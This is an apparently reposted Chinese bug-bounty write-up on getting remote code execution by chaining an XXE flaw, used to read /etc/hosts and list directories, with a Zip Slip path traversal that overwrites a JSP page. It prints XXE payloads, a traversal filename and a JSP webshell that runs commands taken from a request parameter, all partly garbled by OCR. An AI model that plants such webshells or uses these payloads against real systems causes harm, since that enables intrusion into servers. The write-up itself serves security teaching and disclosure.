
.net解析传过来的xml_利用XML和ZIP格式解析漏洞实现RCE

weixin_39586526 于 2020-11-19 17:08:07 发布 44 收藏
文章标签： .net解析传过来的xml postman 可以上传zip压缩包 zip的作用 使用java代码发送zip文件到邮箱 使用java发送zip文件到邮箱 常见的xml实体解析导致的安全风险有哪些



在该篇Writeup中，作者通过利用XXE和ZIP文件目录遍历漏洞，在目标Web应用系统中成功创建了Webshell，实现远程代码执行(RCE)。

目标Web应用情况

在参与某个众测项目过程中我遇到了一个Web应用，它可以执行某种通用文件类型的处理，这里我们暂且把该种文件类型称为.xyz吧，通过Google查找，我发现这种.xyz文件类型其实就是包含了XML和其它多媒体内容的ZIP打包文件，其中的XML文件相当于一个清单，用于描述包内内容。

这就是我们通常用的打包模式，比如，如果你用unzip命令去把一个.docx文件解包，运行unzip Document.docx命令之后，我们可以看到以下内容：

```
Archive:  Document.docx      inflating: [Content_Types].xml          inflating: _rels/.rels
```

另一种常见的打包解包方式就是.apk文件，它其实就是一个包含了一个AndroidManifest.xml和其它内容的ZIP包文件。然而，如果开发人员在应用部署过程中经验不足，那么，上述提到的打包机制就会产生安全问题。本质上来说，这些"问题"或"漏洞"实际上是XML和ZIP构建格式特性导致的，关键在于XML和ZIP解析器如果去处理操作不同格式的特性。但不幸的是，出现漏洞的情况时有发生，尤其是开发人员在使用默认配置的场景下。在此，我们先来了解一下XML和ZIP格式可以导致漏洞的"特性"。

XML External Entities XML外部实体注入漏洞

XML文件支持外部实体(external entity)，外部实体的作用是可以让XML文件从本地或远程的其它源地址加载提取文件，某些情形下，因为能方便地从不同源地址导入数据，所以这种功能非常有用。但是，如果其中的XML解析器配置不当，可以让用户自行声明定义外部实体输入，那么，严重攻击者就能从当前服务端的本地或内部获取敏感数据，或执行恶意操作。我们称它为XXE外部实体注入攻击，其实说白了还是默认配置的问题。

OWASP是这样定义XXE攻击的：

> XML外部实体攻击是一种针对解析XML格式应用程序的攻击类型之一，此类攻击发生在当配置不当的XML解析器处理指向外部实体的文档时，可能会导致敏感文件泄露、拒绝服务攻击、服务器端请求伪造、端口扫描(解析器所在域)和其他系统影响。采用了XML库的JAVA应用通常存在默认的XML解析配置，因此容易受到XXE攻击。为了安全的使用此类解析器，可以在一些解析机制中禁用XXE功能。

ZIP目录遍历漏洞

由于ZIP格式的问题导致ZIP目录遍历漏洞在早期就被利用，但2018年Snyk披露的Zip Slip漏洞尤为引人关注，Zip Slip漏洞可能会造成任意文件被覆写，很多流行的ZIP解析库和JAVA项目都受到该漏洞影响。

攻击者可以利用该漏洞构造一个特制的ZIP压缩文件，在其中包含进可对目录进行遍历的文件名，如../../../../evil1/evil2/evil.sh，当存在漏洞的ZIP库对该特制ZIP包进行unzip解包时，不仅会把evil.sh解压到一个临时目录，还可以把它解压到一个由攻击者指定的位置(如这里的/evil1/evil2)，可导致恶意文件被写入磁盘，或是敏感文件被覆写。如果定时任务脚本cron job被覆写或root目录被植入webshell，最终结果就可形成远程代码执行。和XXE注入漏洞类似，ZIP目录遍历漏洞在JAVA应用中也普遍存在。


> Zip Slip漏洞影响多种开发生态系统，包括JavaScript、Ruby、.NET 和 Go，以及一些缺乏处理高级压缩包中心库(如zip)的JAVA项目中，此类压缩包处理库的缺失，导致一些漏洞代码片段在StackOverflow等开发社区中共享流传。

发现XXE注入漏洞

现在，有了以上的了解认识之后，我们回到实际的漏洞测试中来。目标Web应用接收通用类型文件的上传、解压、XML清单文件解析，之后会返回一个包含XML清单信息的确认页面。比如，如果ZIP文件mypackage.xyz包含以下manifest.xml清单文件：

```
<?xml version="1.0"?>    <packageinfo>        <title>My Awesome Packagetitle>        <author>John Doeauth
```

上传mypackage.xyz至目标Web应用之后，我会得到以下确认页面：



这里，我首先测试的是XSS漏洞。有一点要注意的是，因为标签会被解析为XML节点，所以XML形式的XSS注入不支持，必须要在XML文件中对其进行转义，如"，但不幸的是，目标Web应用对这种转义的输出做了过滤。


那我们就来试试XXE注入漏洞吧，以下我在XML文件中引入了一个远程外部实体：

```
<?xml version="1.0"?>    ]>    <packageinfo>        <title>My Awesome Package&xxe;title>        <author>J
```

在我的Burp Collaborator实例中并没有返回任何回显，刚开始我想着是不是XXE漏洞被拦截阻断了。但其实不然。XXE Payload相关的非系统外部实体、本地文件、远程文件我们都需要一一尝试才能证明XXE漏洞是否存在。毕竟，如果目标Web应用部署了防火墙，其标准的防火墙规则会阻止传出的网络连接，导致远程外部实体解析失败，但我们可以尝试看看外部实体是否可以成功解析读取本地文件。

幸运的是，我用外部实体构造了读取本地文件的以下XML，其中的/etc/hosts命令竟然在确认页面中成功回显了：

```
<?xml version="1.0"?>    ]>    <packageinfo>        <title>My Awesome Package&xxe;title>        <author>J
```



测试RCE

在通常的白帽测试中我们就可能到此为止了，利用上述的XXE漏洞可以获取目标Web系统内的本地数据文件和其它包括管理密码在内的敏感配置信息了，足够写好一份漏洞报告了。

但是，接下来我还想测试另外一个漏洞：ZIP解析漏洞。现在我们有了这些条件：目标Web应用会解压ZIP包、解析读取其中的manifest.xml清单文件、然后返回一个确认页面，另外还存在一个XXE漏洞，那会不会还有其它未知漏洞呢？

先来测试ZIP目录遍历漏洞吧，这里我用到了目录遍历Payload生成工具-evilarc，它是一个简单的Python脚本。我要确定的是把目录遍历Payload放到本地文件系统中的具体位置，好在XXE漏洞在此可以帮上忙了，外部实体对本地文件的读取不仅限于文件，还可以读取目录。所以我构造了如file:///nameofdirectory的外部实体，用它来读取其中的目录列表内容。


对目录列表研究一番，我发现了目标Web应用系统中的文件/home/web/resources/templates/sitemap.jsp，它与目标Web应用https://vulnapp.com/sitemap非常相似。于是，我把webshell内容放入其中把它进行打包，为了防止其被普通用户发现，我对它设置了访问限制参数。webshell内容如下：

```
"java.util.*,java.io.*"%>    if (request.getParameter("spaceraccoon") != null) {            out.println("
");            Process p = Runtime.getRuntime().exec(request.getParameter("spaceraccoon"));            Ou
");        }    %>
```

把这个包含了Webshell的包上传至目标Web应用之后，我尝试用https://vulnapp.com/sitemap?spaceraccooon=ls方式去访问Webshell，没任何东西回显……，页面和https://vulnapp.com/sitemap一样。但就像俗话说的：对同一件事情举一反三且满怀期待，就是疯狂。

延迟、缓存和其它网络特性可以对同样的输入造成不同输出，这里的情况是，由于目标Web服务端缓存了页面https://vulnapp.com/sitemap之前的内容，所以刚开始无法访问到我的内置webshell，经过几次刷新，终于可以访问到webshell了，其中的命令ls被成功执行，返回了Web根目录和其它站点页面信息。RCE成功了！

惯例优先原则(Convention over Configuration)



对于很多项目来说，遵从已有惯例或使用合理的默认选项大概是最合理简便的做法。这篇Writeup中的目标Web应用为JAVA架构，综合OWASP 和 Snyk的漏洞披露可知JAVA在XML和ZIP格式处理存在缺陷，加上一些默认的解析机制和第三方库，漏洞就如此形成了。

除JAVA架构外，几乎大多编程语言和框架都存在XML和ZIP格式处理问题，开发人员在配置此类框架和应用时需格式注意，一个小的配置错误就能导致致命漏洞。

***参考来源：spaceraccoon，clouds 编译整理，转载请注明来自 FreeBuf.COM**


精彩推荐


企业安全体系架构分析
安全体系架构概述


zookeeper
业务稳定性迁移实验
平滑故障迁移


安全从业者该去
甲方
还是
乙方


浅谈
甲方企业信息
安全建设的方法论


RANSOMWARE
PRIVACY
FREEBUF
CYBERSECURITY